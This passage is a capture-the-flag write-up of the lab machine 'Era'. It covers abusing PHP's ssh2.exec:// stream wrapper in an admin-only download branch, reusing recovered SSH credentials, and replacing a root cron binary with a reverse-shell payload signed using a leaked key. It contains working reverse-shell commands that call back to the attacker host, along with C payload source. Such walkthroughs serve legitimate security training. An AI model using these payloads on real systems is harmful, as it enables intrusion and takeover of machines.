PHP Extension Enumeration
The FTP account exposed directories named apache2_conf and php8.1_conf. While exploring the PHP-related files, I found shared extension libraries, including ssh2.so:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
rwxr-xr-x    2 0        0            4096 Jul 22  2025 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
The .so suffix denotes a shared object. The presence of ssh2.so suggested that PHP’s SSH2 extension might be available, although a file on disk alone does not prove it is loaded in the web application’s PHP runtime.
Administrator-Only Stream Wrapper Injection
With AI assistance, I reviewed the downloaded source and identified an interesting branch in download.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
    // BETA (Currently only available to the admin) - Showcase file instead of downloading it
    } elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
            $format = isset($_GET['format']) ? $_GET['format'] : '';
            $file = $fetched[0];

        if (strpos($format, '://') !== false) {
                $wrapper = $format;
                header('Content-Type: application/octet-stream');
            } else {
                $wrapper = '';
                header('Content-Type: text/html');
            }

            try {
                $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
            $full_path = $wrapper ? $wrapper . $file : $file;
            // Debug Output
            echo "Opening: " . $full_path . "\n";
                echo $file_content;
            } catch (Exception $e) {
                echo "Error reading file: " . $e->getMessage();
        }
This branch runs when show=true and the session’s erauser value is the integer 1, matching the administrator’s database ID. It takes the attacker-controlled format value, accepts it whenever it contains ://, and prepends it to the stored file path before calling fopen().
PHP’s fopen() documentation explains that a scheme-prefixed filename is handled by the corresponding stream wrapper. Here, the application does not restrict which wrapper may be selected. Also, fopen() returns a stream resource: echo $file_content does not read and display the stream’s contents, so visible command output is not a reliable test of this branch.
To reach the feature, I used the earlier security-answer update flaw against admin_ef01cab31aa, then signed in through the security-question form.
The PHP SSH2 wrapper manual documents the ssh2.exec://user:pass@host:22/command syntax. It requires the SSH2 extension, compatible PHP configuration, and valid SSH credentials. In this case, the web server can connect to SSH on its own localhost, even though port 22 was not exposed in the external scan.
I intercepted an authenticated administrator request in Burp and tested a sleep 5 command through the wrapper.

Note: At first I tested
yuri:mustangas ssh credentials, but the connection failed. So I tested theeric:americacredentials and they worked.
The roughly five-second response delay was consistent with command execution. A reverse-shell callback would provide stronger confirmation.
Initial Foothold
Shell as eric
I started a listener on port 9001, then sent the following request path using the administrator session:
1
/download.php?id=54&show=true&format=ssh2.exec://eric:america@localhost:22/bash+-c+"/bin/bash+-i+>%26+/dev/tcp/10.10.15.47/9001+0>%261"%23
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Era/loot$ nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.237.233 58306
bash: cannot set terminal process group (8694): Inappropriate ioctl for device
bash: no job control in this shell
eric@era:~$
The callback confirmed command execution as eric, the SSH account supplied in the wrapper URI. In the query string, + encodes spaces, %26 preserves the shell’s ampersands instead of introducing new HTTP parameters, and %23 preserves the trailing hash used to neutralize the appended file path.
With SSH reachable from inside the target, I connected to eric@localhost using america for a more usable session. This still relies on the existing reverse-shell connection.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
eric@era:~$ ssh eric@localhost
eric@localhost's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-143-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Sep 5 11:51:49 2026 from 127.0.0.1
eric@era:~$
The user flag was available in /home/eric/user.txt.
Privilege Escalation
Local Enumeration and Group Permissions
I checked the account entries and my current group memberships:
1
2
3
4
5
6
eric@era:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
eric:x:1000:1000:eric:/home/eric:/bin/bash
yuri:x:1001:1002::/home/yuri:/bin/sh
The id output showed that eric belonged to devs:
1
2
eric@era:~$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)
That membership became relevant under /opt: the AV directory is owned by root:devs and grants the group write and execute permissions.
1
2
3
4
5
eric@era:~$ ls -al /opt/
total 12
drwxrwxr-x  3 root root 4096 Jul 22  2025 .
drwxr-xr-x 20 root root 4096 Jul 22  2025 ..
drwxrwxr--  3 root devs 4096 Jul 22  2025 AV
Inside /opt/AV/periodic-checks, both monitor and status.log were group-writable. The directory was also group-writable and searchable, allowing a member of devs to replace its entries:
1
2
3
4
5
6
eric@era:/opt/AV/periodic-checks$ ls -la
total 32
drwxrwxr-- 2 root devs  4096 Sep  5 11:57 .
drwxrwxr-- 3 root devs  4096 Jul 22  2025 ..
-rwxrw---- 1 root devs 16544 Sep  5 11:57 monitor
-rw-rw---- 1 root devs   103 Sep  5 11:57 status.log
The log suggested that monitor was part of a recurring scan:
1
2
3
4
5
6
7
8
eric@era:/opt/AV/periodic-checks$ cat status.log

[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
[*] System scan initiated...
[*] No threats detected. Shutting down...
[SUCCESS] No threats detected.
Monitoring Binary Analysis
The file command identified monitor as a 64-bit Linux ELF executable:
1
2
eric@era:/opt/AV/periodic-checks$ file monitor
monitor: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=45a4bb1db5df48dcc085cc062103da3761dd8eaf, for GNU/Linux 3.2.0, not stripped
I downloaded the binary and opened it in Ghidra to understand its behavior.

The decompiled main function simply prints a message, waits three seconds, and prints another message before returning:
1
2
3
4
5
6
7
undefined8 main(void)
{
  puts("[*] System scan initiated...");
  sleep(3);
  puts("[*] No threats detected. Shutting down...");
  return 0;
}
Root Scheduled Task
The directory name and recurring log entries suggested scheduled execution. I uploaded and ran pspy to observe processes without root access:
1
2
3
4
5
6
7
8
9
10
11
12
13
<SNIP>
2026/09/05 12:03:01 CMD: UID=0     PID=9382   | /usr/sbin/CRON -f -P
2026/09/05 12:03:01 CMD: UID=0     PID=9383   | bash -c echo > /opt/AV/periodic-checks/status.log
2026/09/05 12:03:01 CMD: UID=0     PID=9384   | /bin/bash /root/initiate_monitoring.sh
2026/09/05 12:03:01 CMD: UID=0     PID=9385   | /bin/bash /root/initiate_monitoring.sh
2026/09/05 12:03:01 CMD: UID=0     PID=9387   |
2026/09/05 12:03:01 CMD: UID=0     PID=9386   | /bin/bash /root/initiate_monitoring.sh
2026/09/05 12:03:01 CMD: UID=0     PID=9388   | /bin/bash /root/initiate_monitoring.sh
2026/09/05 12:03:01 CMD: UID=0     PID=9391   | grep -oP (?<=IA5STRING         :)yurivich@era.com
2026/09/05 12:03:01 CMD: UID=0     PID=9389   | /bin/bash /root/initiate_monitoring.sh
2026/09/05 12:03:01 CMD: UID=0     PID=9392   | /opt/AV/periodic-checks/monitor
2026/09/05 12:03:04 CMD: UID=0     PID=9393   | /bin/bash /root/initiate_monitoring.sh
<SNIP>
The trace showed /root/initiate_monitoring.sh and /opt/AV/periodic-checks/monitor running with UID=0. Combined with the directory permissions, this suggested a route to root: replace the executable that the privileged task launches.
Unsigned Payload Rejected
I backed up the original binary and compiled a replacement that would connect to a listener on port 9002:
1
2
3
4
5
6
7
8
eric@era:/opt/AV/periodic-checks$ cat pwn.c
#include <stdlib.h>
int main() {
    system("/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.47/9002 0>&1'");
    return 0;
}
eric@era:/opt/AV/periodic-checks$ mv monitor monitor.bak
eric@era:/opt/AV/periodic-checks$ gcc -o monitor pwn.c
No callback arrived after the next scheduled run. I checked status.log and found that the monitoring workflow rejected the replacement:
1
2
3
4
eric@era:/opt/AV/periodic-checks$ cat status.log

objcopy: /opt/AV/periodic-checks/monitor: can't dump section '.text_sig' - it does not exist: file format not recognized
[ERROR] Executable not signed. Tampering attempt detected. Skipping.
The error identified a missing .text_sig section and showed that the workflow checks signing information before execution. Replacing the binary alone was insufficient.
Reusing the Leaked Signing Material
The earlier signing.zip download now became useful. It contained key.pem and an OpenSSL certificate configuration, x509.genkey:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
tr3m0x@ubuntu:~/htb/linux/Era/loot/signing$ ls
key.pem  x509.genkey
tr3m0x@ubuntu:~/htb/linux/Era/loot/signing$ cat x509.genkey
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
The certificate configuration includes emailAddress = yurivich@era.com, matching the string inspected by the root process in the pspy trace. This links the leaked signing material to the monitoring workflow, though the trace alone does not reveal the complete verification logic.
I used linux-elf-binary-signer, which signs an ELF’s .text section and adds signing data in .text_sig. Build it on the attacking machine:
1
2
3
4
5
6
$ mkdir -p ~/tools
$ git clone https://github.com/NUAA-WatchDog/linux-elf-binary-signer ~/tools/linux-elf-binary-signer
$ sudo apt install libssl-dev openssl
$ sudo apt install binutils
$ cd ~/tools/linux-elf-binary-signer
$ make
Signing the ELF file:
1
2
3
4
5
6
7
8
9
10
11
tr3m0x@ubuntu:~/htb/linux/Era$ ~/tools/linux-elf-binary-signer/elf-sign sha256 loot/signing/key.pem loot/signing/key.pem pwn
 --- 64-bit ELF file, version 1 (CURRENT), little endian.
 --- 31 sections detected.
 --- [Library dependency]: libc.so.6
 --- Section 0014 [.text] detected.
 --- Length of section [.text]: 259
 --- Signature size of [.text]: 458
 --- Writing signature to file: .text_sig
 --- Removing temporary signature file: .text_sig
tr3m0x@ubuntu:~/htb/linux/Era/www$ readelf -S pwn | grep -F '.text_sig'
  [31] .text_sig         PROGBITS         0000000000000000  00003ea0
The section check confirms that signing data is present.
Root Shell
I transferred the signed payload back to the target, installed it as /opt/AV/periodic-checks/monitor, and ensured it was executable.
1
2
3
eric@era:/tmp$ wget 10.10.15.47:8000/pwn
eric@era:/tmp$ cp pwn /opt/AV/periodic-checks/monitor
eric@era:/tmp$ chmod +x /opt/AV/periodic-checks/monitor
Wait for some time for the scheduled task to run, then check the listener on port 9002:
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Era/www$ nc -lnvp 9002
Listening on 0.0.0.0 9002
Connection received on 10.129.237.233 47886
bash: cannot set terminal process group (11296): Inappropriate ioctl for device
bash: no job control in this shell
root@era:~#
And we are root.